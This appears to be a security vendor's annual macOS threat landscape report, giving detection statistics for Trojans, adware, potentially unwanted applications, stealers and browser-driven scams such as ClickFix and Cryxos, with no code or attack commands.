Bitdefender

macOS Threat Landscape Report 2026

One year of endpoint insights reveals that the browser is the front door

Bitdefender

PUBLISHING NOTE

How this report was built

We sampled more than 1.5 billion security events for more than one year to understand how the macOS threat landscape has evolved.

Scope. A full reporting year, August 2025 to July 2026. Source: Bitdefender macOS-endpoint sensor network.

Units. A *report* is one detection event. A *client* is a unique device observed with a given detection name in a given month. A *device-month* is the sum of monthly unique-device counts across the window.

What a detection is not. A report is a blocked detection event, not an infection or compromise. A device may generate dozens of reports against the same family the same day.

How to cite. Bitdefender Labs, macOS Threat Landscape Report 2026, September 2026, bitdefender.com.

NOTES

Where past data was available, the report includes historical comparisons.

Some information derived from proprietary insights and sensors is put into the broader industry context.

Background information on CVE data sourced from cve.org

TRADEMARKS

Apple, Mac, macOS, Terminal, Safari, Keychain, Chrome, Firefox, WhatsApp, Telegram, Zoom, Microsoft Teams, ChatGPT, Claude, VS Code, and Cursor are trademarks of their respective owners. Bitdefender and the B-symbol are trademarks of Bitdefender. All other marks mentioned in this report belong to their respective owners and are used solely for identification and descriptive purposes.

Bitdefender

AT A GLANCE

Executive Summary

Trojans account for almost half of detections*, Adware for more than a third, and Potentially Unwanted Applications (PUAs) for a fifth. Adware activity has been rising in recent years, while Trojans and PUAs account for smaller shares.

Bitdefender insights collected from August 2025 through July 2026 show a Mac threat landscape led by Trojans, but with the browser playing an outsized role in how attacks reach users.

Phishing pages, malicious advertising, redirects, fake alerts, and deceptive installers can pull people into an attack chain before macOS itself is ever tested.

Trojans account for almost half of detections, Adware for more than a third, and Potentially Unwanted Applications (PUAs) for a fifth. Adware activity has been rising in recent years, while Trojans and PUAs account for smaller shares.

Globally, Trojans represent 24.8% of our detections. With the Web & Document detections removed, they account for 45.2% of detections, which means that almost every other macOS threat is a Trojan.

Browser-facing activity is a central piece of the 2026 report. Within the overall Top 10 threats, Popunder ads, phishing, Cryxos and Acsogenixx trojans together account for 42.7% of detections, while generic and heuristic malware makes up another 36.9%.

The result is a threat landscape split between broad malware activity and highly visible web-driven campaigns.

Attackers do not always need to break in if they can persuade users to let them in. The recent rise in ClickFix campaigns makes that model explicit by instructing victims to paste commands, run files, or approve actions that compromise the Mac with their own hands.

Broadly speaking, Mac-facing threats are concentrated in major markets but scale globally: the United States accounts for the largest share of the country-attributed detections, followed by Germany, Romania, the UK, France, Canada, Australia, the Netherlands, Spain, and Italy.

Bitdefender

AT A GLANCE

Findings from more than one year of Mac insights

Mac users face familiar threats, but the balance between them is changing. These are the six key findings from the reporting period.

WHAT LANDS ON A MAC

Trojans still lead, but web content outranks every named category.

Trojan-class detections accounted for **24.8%** of Mac detection reports across the window, adware **18.9%**, and unwanted applications **11.2%**. The single largest bucket (**45.2%)** is web and document content that does not partition into any single family but contributes the steady background pressure most Mac users see. *PUA share 11.2% includes web/document; the 20.4% in the deep-dive excludes web/document*

VOLUME IS NOT RISK

The loudest category is not the most dangerous one.

The top family by share of reports is a window-popping web-JS ad-injector; the second is a single-signature browser redirector; the third is a web-JS adware bucket. None of these encrypt files or steal credentials. **Stealer-class** content sits at **1.8%** of window reports but its purpose is to take browser cookies, Keychain contents, and crypto wallets.

STEALERS ROSE IN BURSTS

Information stealers grew from a sub-1% baseline to a sustained ~1.5% share.

Excluding a one-month Generic.JS.Stealer.X signature burst in June 2026, stealer-labeled detections trended up from under 1% of monthly Mac reports in mid-2025 to roughly 1.5% by mid-2026. Native macOS stealer signatures remain rare; the bulk of stealer volume arrives as cross-platform JavaScript or Lua content routed through the browser.

CLICKFIX TURNS THE USER INTO THE INSTALLER

ClickFix persuades users to execute malicious commands themselves.

Bitdefender telemetry cannot cleanly identify ClickFix events, so we do not publish a share for them. External reporting names ClickFix as the dominant initial-access method on macOS in 2025–2026. The supplied screenshots show the loop end-to-end: a fake verification prompt, an instruction to paste a token into Terminal, and a base64-wrapped AppleScript that was blocked at paste time.

FILECODER MALWARE IS STILL RARE

macOS-native file-encryption signatures accounted for 0.028% of window reports.

Twenty native-labeled filecoder signatures generated a low-volume share of the Windows reports, dominated by a KeRanger-era lineage that recurs as old binaries are re-detected. Most observed ransomware-family labels are Windows or cross-platform artifacts in transit, not Mac ransomware. The volume is small enough that a single attacker decision could change the picture quickly.

NOTARIZATION IS NOT A GUARANTEE

At least one in-the-wild stealer family was code-signed and notarized.

Public reporting across the industry describes signed and notarized stealer samples passing default Gatekeeper checks before revocation. Apple responds with revocation tickets and retroactive XProtect signatures, but the defensive model assumes that notarization is a snapshot, not a permanent verdict.

Bitdefender

CHAPTER 1

What lands on Macs


Conventional detections - adware, PUA, Trojans, phishing, web skimmers, exploits - make up most of what Bitdefender-protected Macs see in any given month.

INSIDE

- Categories that generate the most volume
- Families accounting for the most detections

Trojans lead among non-web macOS detections

Web and document threats account for 45.1% of the detection reports in this window. When that category is excluded, Trojans account for 45.2% of the remaining reports, ahead of adware and potentially unwanted applications.



Share of deduplicated macOS detection reports by supplier class, August 2025 to July 2026.
Left: all four classes. Right: web and document detections excluded; remaining shares recalculated.

What the charts show

The left chart shows all four supplier classes. The right chart removes web and document detections and recalculates the shares of the three remaining classes. Its larger Trojan slice reflects a narrower denominator, not a change in the number of Trojan detections.


A DETECTION IS NOT AN INFECTION

One report is one blocked detection event. A device may generate dozens of reports against the same family the same day. Our statistics are computed using unique device reports. If a threat has been reported multiple times on the same device, we only count it once.

What kind of web content is being detected?

We name detections by malware family, not by the file underneath. A detection name alone does not indicate what was actually flagged: a Mach-O binary, a JavaScript snippet in a browser, an Office macro, or a Windows executable passing through on removable media. We classify the underlying content surface by grouping detections by family and content type. Generic detection labels stay bucketed as Others — about 40% of the current landscape.

What kinds of content trigger detections? (share of reports)




Share of Mac detection reports by type · 'Others' reflects labels that do not parse cleanly to a known surface.


Monthly composition, by intent class

The picture looks different when analyzing malicious intent. Trojans form the largest intent class; phishing and scam content shows a slow upward drift across the window.

Monthly composition of Mac detection reports by category



Selected categories, number of monthly Mac reports




Share of monthly Mac reports by intent class between July 2025 and July 2026

Trojans

Generic threats, browser-based scams, Windows malware and downloaders

Most prevalent Trojan categories (2025-2026)



Percentages represent shares within the normalized top 10 Trojan detection groups

Generic Trojan detections account for 60.5% of the normalized top 10, or roughly three in five detections, highlighting how much activity falls under broad detection labels covering multiple threats.

Agent threats – typically including malicious apps masquerading as video players or customer support tools – account for **12.5**%.

Cryxos accounts for **11.3%**, placing browser-based deception among the leading identifiable Trojan detections on macOS. It uses malicious JavaScript to display fake infection warnings and messages claiming that the Mac has been infected or the browser has been blocked.


Windows malware (Ramnit, Oroles, Ciusky) accounts for **9.9%** of the ranking. In other words, roughly **one in 10 detections** represented in this chart involves malware designed to infect Windows PCs.

Downloader detections, contribute **4.5%**. These threats retrieve additional malicious software, connecting an initial encounter with a later payload.

Adware

Adware accounts for 34.4% of detections, making it the second-largest category and the biggest mover compared with our previous report.

Most prevalent adware categories (2025-2026)



Popunder and Cryxos together account for 72.5% of the Adware Top 10. Popunder leads at 47.6%, with Cryxos at 24.9%; the remaining share is spread across much smaller browser hijackers and advertising-related threats.

That concentration points to a small number of highly effective browser-centric campaigns built around unwanted windows, fake alerts, malicious advertising, deceptive redirects, and other forms of web-based social engineering.


Cryxos remains particularly illustrative. Rather than behaving like a conventional persistent infection, it typically abuses the browser to display fake warnings and technical-support scams to push the user toward the next action - calling a scammer, installing unwanted software, or granting access.

Adware is a delivery ecosystem, not just a nuisance that serves unwanted ads. A redirect or malicious advertisement can be the first step toward phishing, a fake update, a fraudulent download, or another payload.

Potentially Unwanted Applications

Potentially unwanted applications account for 20.4% of detections. They remain the smallest of the three main categories, but their composition is even more fragmented than before.

Most prevalent PUA families (2025-2026)



No single PUA type dominates: 41.0% of the normalized Top 10 sits in the long tail. The largest named cluster accounts for 16.8%, followed by another at 10.6%, with the rest divided among installers, tools, miners, and other unwanted software.


PUAs appear as installers, utilities, optimizers, browser add-ons, remote tools, and repackaged applications. The names change quickly; the distribution model does not.

PUAs are not always outright malicious, but they can modify browser settings, display intrusive advertising, collect data, install additional software, or pressure users into buying products and services they do not need.

Like many threats in this report, PUAs depend heavily on user interaction. Their success comes from persuading people to install software that looks useful. Once installed, unwanted applications can reduce performance, weaken privacy, alter browser behavior, or expose users to additional adware and malware.

Greater focus on browser-delivered attacks

Macs continue to face the same three dominant threat categories seen for more than a decade, but their relative weight changes as attackers optimize delivery channels and payloads.



How the macOS threat mix changed (2023-2026 comparison)

Trojan detections decline 6.7 percentage points compared with our previous report, from 51.8% to 45.2%. Trojans still lead overall, but the gap between conventional malware and adware narrows.

Adware rises 11.8 percentage points, from 22.6% to 34.4% - the largest movement in the data. The change aligns with the prominence of malicious advertising, fake prompts and JavaScript-driven social engineering, including the rise in ClickFix campaigns.

